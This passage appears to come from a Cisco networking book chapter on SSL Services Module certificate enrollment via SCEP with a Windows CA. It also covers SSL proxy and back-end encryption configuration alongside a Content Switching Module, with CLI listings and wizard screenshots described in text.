If the CA server does not support SCEP, you can download the CA certificate from the web interface of the CA server. For example, if the CA server IP address is 10.20.15.18 on either a Windows 2000 or Windows 2003 server, you can open your browser to <http://10.20.15.18/certsrv/> and you will be prompted with the window in [Figure 6-50](#), where you can choose to download the CA certificate.

Figure 6-50 Download the CA Certificate

You can then upload this certificate into the SSLSM by using the Certificate Trustpoint Wizard, by specifying the local drive as the CA certificate source, as shown in [Figure 6-51](#).

Figure 6-51 Specifying the Certificate Source




Generating the Server Certificate on the SSLSM

This section describes how to generate the server certificate on the SSLSM.

Generating a New Server Certificate on the SSLSM

You can generate the server certificate from the CVDM-SSLSM Certificate Wizard (see [Figure 6-52](#)) by selecting the “Configure a Certificate Trustpoint” configuration tasks and choosing the “Proxy Service Trustpoint”. The server (or better “virtual server”) certificate name is called “Trustpoint name”. The Wizard asks you to assign a “Key Pair” name to the associated RSA key pair.

Figure 6-52 Certificate Trustpoint Wizard



You then configure the server certificate attributes (see [Figure 6-53](#)); for example CN: www.example.com, O: Example, OU: Network Team.

Figure 6-53 Configuring Server Certificate Attributes

Configure Certificate Trustpoint

Step 2 of 5: Configure SSL Certificate Attributes (Optional)

Enter the SSL Certificate attributes. It is recommended that you enter at least the common name.

Subject Distinguished Name [DN]

Common Name [CN]:

Organization Unit [OU]:

Organization [O]:

Locality [L]:

State [ST]:

Country [C]:

Include SSLM Serial Number

Unstructured

Unstructured Name:

Subject IP Address:

Other

Certificate Purpose:

< Back Next > Finish Cancel Help

**Note**


The Unstructured Name field is automatically filled out by the CVDM tool, which is an issue that is fixed in the 1.1 release. If when you test the configuration, you see that the browser warns you that the name on the certificate is invalid, this is the problem. You currently need to do the following from the SSLSM CLI: go under the ssl-proxy service configuration and specify “fqdn none” and “ip-address none”.

Performing Enrollment with CVDM-SSL 1.0

If you are running CVDM-SSL 1.0, you need to remove the Unstructured Name field via the CLI.


The first enrollment step is to complete Step 3, where you indicate the CA URL (see [Figure 6-54](#)). At Step 3 of the Certificate Trustpoint Wizard, (Enrollment Configuration), select the CA that was previously imported. Specify the URL of the CA server for the SCEP enrollment: (`http://<server IP address>/certsrv/mscep/mscep.dll`).

Figure 6-54 Enrollment Configuration



The CVDM-SSL always asks you to specify a challenge password (see Figure 6-55), even if the CA server is not requesting it. Point the network management PC to the CA server URL:
<http://10.20.15.18/certsrv/mscep/mscep.dll>

Figure 6-55 New Challenge Password



If the CA server shows a challenge password, cut and paste this password into the Trustpoint configuration; otherwise, enter a password of your choice.


Then proceed to Step 4, where you have the following three options:

- Generate Keys and Enroll
- Generate Keys and Configure Trustpoint
- Save Keys to Disk

Choose Generate Keys and Configure the Trustpoint.

The result is the generation of the server key, as shown in [Figure 6-56](#).

Figure 6-56 Key Pair Generation and Trustpoint Configuration



Use SSH to access the SSLSM and enter the following commands:

```
sslsd(config)#crypto ca trustpoint www-orders
sslsd(ca-trustpoint)#fqdn none
sslsd(ca-trustpoint)#ip-address none
```

Then from the CVDM-SSL, choose **refresh** and then you can enroll. Go to the PKI screen and select the new option under No Certificate. From the Operations drop-list on the Configuration tab, select Authenticate and Enroll. (See [Figure 6-57](#).)

Figure 6-57 Configuration Tab

The screenshot shows the 'Public Key Infrastructure (PKI)' configuration interface. On the left is a tree view with categories: Certificate Trustpoints, SSL Certificates, CA Certificates, No Certificate, Key Pairs, CA Pools, and Certificate ACLs. The 'www-orders' trustpoint is selected under Certificate Trustpoints. The main area is titled 'Configuration' and contains the following fields:

- Trustpoint Name: www-orders
- Key Pair Name: www-orders (1024 bits, not exportable)
- Certificate** section:
 - Subject: www.example.com, OU=Network Team, O=Example, L=San Jose, ST=CA, C=US
 - IP Address: [Empty field]
 - Certificate Purpose: SSL Server (selected)
 - Include SSM Serial Number in Subject Name
- Enrollment** section:
 - Enrollment Method: SCEP
 - CA Server URL: http://172.28.214.11:80/certsrv/mscep/mscep.dll
 - Retry Count: 0
 - Retry Period (min): 1
 - HTTP Proxy: [Empty field]
 - Auto Renewal and Enrollment
 - Renewal Percentage (%): 100
 - Regenerate Keys on Re-enrollment
- CRL** section:
 - X.500 CDP Information: [Empty field]
 - CRL Validation: Strict
- Certificate ACL** section:
 - Certificate ACL: [Empty field]


At the bottom right, there is an 'Operations' dropdown menu with options: Authenticate, Enroll, **Authenticate and Enroll** (highlighted), and Import SSL Certificate. An 'Edit...' button is also visible.

The certificate is sent to the CA for signing, and when the CA administrator issues it, the CVDM-SSL displays it in the SSL Certificates folders.

Performing Enrollment with CVSM-SSL 1.1


At Step 3 of the Certificate Trustpoint Wizard, (“Enrollment Configuration”), select the CA that was previously imported (see Figure 6-58). Specify the URL of the CA server for the SCEP enrollment (`http://<server IP address>/certsrv/mscep/mscep.dll`).

Figure 6-58 Step 3 of Enrollment Configuration




The CVDM-SSL always asks you to specify a challenge password (see Figure 6-59), even if the CA server is not requesting it. Point the network management PC to the CA server URL:
<http://10.20.15.18/certsrv/mscep/mscep.dll>

Figure 6-59 Challenge Password



If the CA server shows a challenge password, cut and paste this password into the Trustpoint configuration; otherwise, enter a password of your choice. Now you can authenticate and enroll. (See Figure 6-60.)

Figure 6-60 Trustpoint Configuration Status

The certificate is sent to the CA for signing and when the CA administrator issues it, the CVDM-SSL shows it in the SSL Certificates folders.

Importing an Existing Server Certificate into the SSLSM

It is beyond the scope of this chapter to describe the procedures to import existing certificates into the SSLSM, but this is possible and the CVDM-SSL simplifies this task. The Certificate Import wizard guides you through the various import options. (See [Figure 6-61](#).)

Figure 6-61 Certificate Import Wizard

Configuring the SSLSM as a Proxy Device

After completing the PKI configuration, you must configure the SSL to operate as a proxy device for incoming transactions encrypted with SSL.

Using the CLI Configuration

The SSLSM has been previously configured to communicate with the CSM on VLAN 45:

```
ssl-proxy vlan 45
 ipaddr 10.20.45.47 255.255.255.0
 gateway 10.20.45.44
 !
```


You now need to configure the proxy service to intercept the SSL traffic:

```
ssl-proxy service webapssl
 virtual ipaddr 10.20.5.80 protocol tcp port 443 secondary
 server ipaddr 10.20.45.44 protocol tcp port 81
 certificate rsa general-purpose trustpoint www-orders
 no nat server
 inservice
```

Using the CVDM Configuration

With CVDM, select the Proxy Service wizard for this purpose (see [Figure 6-62](#)). With this wizard, create a “server proxy”.

Figure 6-62 Proxy Server Wizard



The IP address for the server proxy should be the same as the Virtual IP address on the CSM; in this example, it is 10.20.5.80. Select the “secondary” option and use the CSM alias as the server IP address (10.20.45.44). Make sure to enter port “81” and to disable Server NAT, as shown in [Figure 6-63](#).



Note

The **secondary** keyword is used when configuring an IP address that is not a directly connected subnet to the SSLSM.

Figure 6-63 Configure Client Side (Virtual) and Server Parameters

You then need to associate the proxy with the server certificate. As always, you need to click **Deliver** to put the configuration into effect.

CSM and SSLSM Configuration with Clear-Text Back-End

The SSL configuration so far is a fully functional network-based SSL decryption configuration that can be used to send unencrypted traffic to the servers. The relevant SSLSM configuration is as follows:

```
ssl-proxy vlan 82
 ipaddr 10.20.26.44 255.255.255.0
 gateway 10.20.26.16
 admin
 !
ssl-proxy vlan 45
 ipaddr 10.20.45.47 255.255.255.0
 gateway 10.20.45.44
 !
ssl-proxy service webappssl
 virtual ipaddr 10.20.5.80 protocol tcp port 443 secondary
 server ipaddr 10.20.45.44 protocol tcp port 81
 certificate rsa general-purpose trustpoint www-orders
 no nat server
 inservice
 !
crypto ca trustpoint www-orders
 enrollment mode ra
 enrollment url http://10.20.15.18:80/certsrv/mscep/mscep.dll
 usage ssl-server
 serial-number none
```

```

fqdn none
ip-address none
password 7 060506324F41
subject-name CN=www.example.com, OU=Network Team, O=Example, L=San Jose, ST=CA,
C=US
rsakeypair www-orders
!

```

The associated configuration on the CSM (with the CSM one-arm design) is as follows (the configuration highlighted in blue needs to be changed to support back-end encryption):

```

vlan 44 server
  ip address 10.20.44.45 255.255.255.0
  gateway 10.20.44.1
  alias 10.20.44.44 255.255.255.0
!
vlan 45 server
  ip address 10.20.45.45 255.255.255.0
  alias 10.20.45.44 255.255.255.0
!
probe SSLSM tcp
  failed 10
  interval 3
  port 443
!
real SSLSM1
  address 10.20.45.47
  location AGGREGATION1
  inservice
!
real SSLSM2
  address 10.20.45.48
  location AGGREGATION2
  inservice
!
serverfarm SSLSM
  probe SSLSM
  real name SSLSM1
  inservice
  real name SSLSM2
  inservice
!
real REAL1
  address 10.20.5.105
inservice
!
real REAL2
  address 10.20.5.106
inservice
!
serverfarm WEBAPPSSL
  predictor hash address
  nat server
  real name REAL1
  inservice
  real name REAL2
  inservice
!
vserver SSLSMLB
  virtual 10.20.5.80 255.255.255.255 tcp 443
  vlan 44
  serverfarm SSLSM
  inservice
!

```



```
vserver WEBAPSSL
  virtual 10.20.5.80 255.255.255.255 tcp 81
  vlan 45
  serverfarm WEBAPSSL
  inservice
!
serverfarm FORWARD
  no nat server
  predictor forward
  inservice
!
vserver CATCHALL
  virtual 0.0.0.0 0.0.0.0 any
  vlan 44
  serverfarm FORWARD
  inservice
```

Configuring SSLSM Back-end Encryption

The use of the SSLSM without back-end encryption is vulnerable to attacks in which a hacker can collect confidential information by capturing decrypted traffic, or even read into encrypted traffic by performing SSL man-in-the-middle attacks.

This section focuses on the SSL back-end configuration. The next section covers the integration with IDS to monitor malicious activities carried in HTTPS. With SSL back-end encryption, the servers are configured with an SSL server certificate. The SSLSM verifies the signature of the server SSL certificate.

Using the CLI


Make sure to import the certificate of the CA that signed the server certificate, and then use the following configuration:

```
ssl-proxy service SSL-backend client
  virtual ipaddr 0.0.0.0 0.0.0.0 protocol tcp port 82 secondary
  server ipaddr 10.20.45.44 protocol tcp port 443
  no nat server
  trusted-ca SERVERCA
  authenticate verify signature-only
  inservice
!
```

Using the CVDM-SSL


With the CVDM-SSL, create a CA Pool (see [Figure 6-64](#)), give it a name (for example, “CA Pool”), and import the CA certificate that was used to sign the server certificates into the CA Pool. This CA is used by the SSLSM to verify the certificate sent by the server.

Figure 6-64 Creating a CA Pool



From the Advanced Proxy Services wizard, select “Advanced Proxy Server Configuration” and choose the “Client Proxy Back-end Encryption” as shown in Figure 6-65.

Figure 6-65 Advanced Proxy Services Wizard



Configure the client proxy to accept HTTP traffic on a port of your choice (see Figure 6-66), as long as this is consistent with the CSM configuration (this chapter uses port 82 to identify the clear text traffic from the CSM to the SSLSM for re-encryption). The server side is the CSM to send back the encrypted traffic to. Make sure to check the “Wildcard Virtual IP Address” and to uncheck the Server NAT.

Figure 6-66 Configuring Client Side (Virtual) and Server Parameters

Advanced Proxy Service Setup Wizard

Step 2 of 4: Configure Client Side (Virtual) and Server Parameters

Specify the client side (virtual) and server parameters. You can optionally configure NAT.

Client Side (Virtual)

Virtual IP Address: Secondary

Virtual IP Mask: Wildcard Virtual IP Address

Port [1-65535]:

Secondary is required if the IP address is not on a directly connected network.

Server

Server IP Address:

Port [1-65535]:

NAT

Server NAT Client NAT

Forward SSL version 2.0 Connections

Server IP Address:

Port [1-65535]:

< Back Next > Finish Cancel Help


126977


Note

Do not assign any certificate to the client proxy.

Select the CA Pool at the bottom of the screen (see [Figure 6-67](#)). Make sure to select Verify Signature Only from the Authentication Type drop-down list.

Figure 6-67 CA Pool Configuration



Make sure to click the **Deliver** option to save the configuration.

CSM and SSLSM Configuration with Back-end Encryption

The relevant SSLSM configuration is as follows:

```

ssl-proxy vlan 82
 ipaddr 10.20.26.44 255.255.255.0
 gateway 10.20.26.16
 admin
 !
ssl-proxy vlan 45
 ipaddr 10.20.45.47 255.255.255.0
 gateway 10.20.45.44
 !
ssl-proxy service webappssl
 virtual ipaddr 10.20.5.80 protocol tcp port 443 secondary
 server ipaddr 10.20.45.44 protocol tcp port 81
 certificate rsa general-purpose trustpoint www-orders
 no nat server
 inservice
 !
ssl-proxy service SSL-backend client
 virtual ipaddr 0.0.0.0 0.0.0.0 protocol tcp port 82 secondary
 server ipaddr 10.20.45.44 protocol tcp port 443
 no nat server
 trusted-ca SERVERCA
 authenticate verify signature-only
 inservice
 !

```

```

crypto ca trustpoint www-orders
  enrollment mode ra
  enrollment url http://10.20.15.18:80/certsrv/mscep/mscep.dll
  usage ssl-server
  serial-number none
  fqdn none
  ip-address none
  password 7 060506324F41
  subject-name CN=www.example.com, OU=Network Team, O=Example, L=San Jose, ST=CA, C=US
  rsakeypair www-orders
!
```

The associated configuration on the CSM (with the CSM one-arm design) is as follows:

```

vlan 44 server
  ip address 10.20.44.45 255.255.255.0
  gateway 10.20.44.1
  alias 10.20.44.44 255.255.255.0
!
vlan 45 server
  ip address 10.20.45.45 255.255.255.0
  alias 10.20.45.44 255.255.255.0
!
probe SSLSM tcp
  failed 10
  interval 3
  port 443
!
real SSLSM1
  address 10.20.45.47
  location AGGREGATION1
  inservice
!
real SSLSM2
  address 10.20.45.48
  location AGGREGATION2
  inservice
!
serverfarm SSLSM
  probe SSLSM
  real name SSLSM1
  inservice
  real name SSLSM2
  inservice
!
real REAL1
  address 10.20.5.105
  inservice
!
real REAL2
  address 10.20.5.106
  inservice
!
serverfarm WEBAPPSSL
  predictor hash address
  nat server source-mac
  real name REAL1 82
  inservice
  real name REAL2 82
  inservice
!
vserver SSLMLB
  virtual 10.20.5.80 255.255.255.255 tcp 443
```

```

    vlan 44
    serverfarm SSLSM
    inservice
!
vserver WEBAPSSL
    virtual 10.20.5.80 255.255.255.255 tcp 81
    vlan 45
    serverfarm WEBAPSSL
    inservice
!
serverfarm FORWARD
no nat server
predictor forward
inservice
!
vserver CATCHALL
    virtual 0.0.0.0 0.0.0.0 any
    vlan 44
    serverfarm FORWARD
inservice
!
vserver FORWARDFROMSSL
    virtual 0.0.0.0 0.0.0.0 tcp 443
    vlan 45
    serverfarm FORWARD
    persistent rebalance
    inservice
!

```

Traffic Capturing Configuration

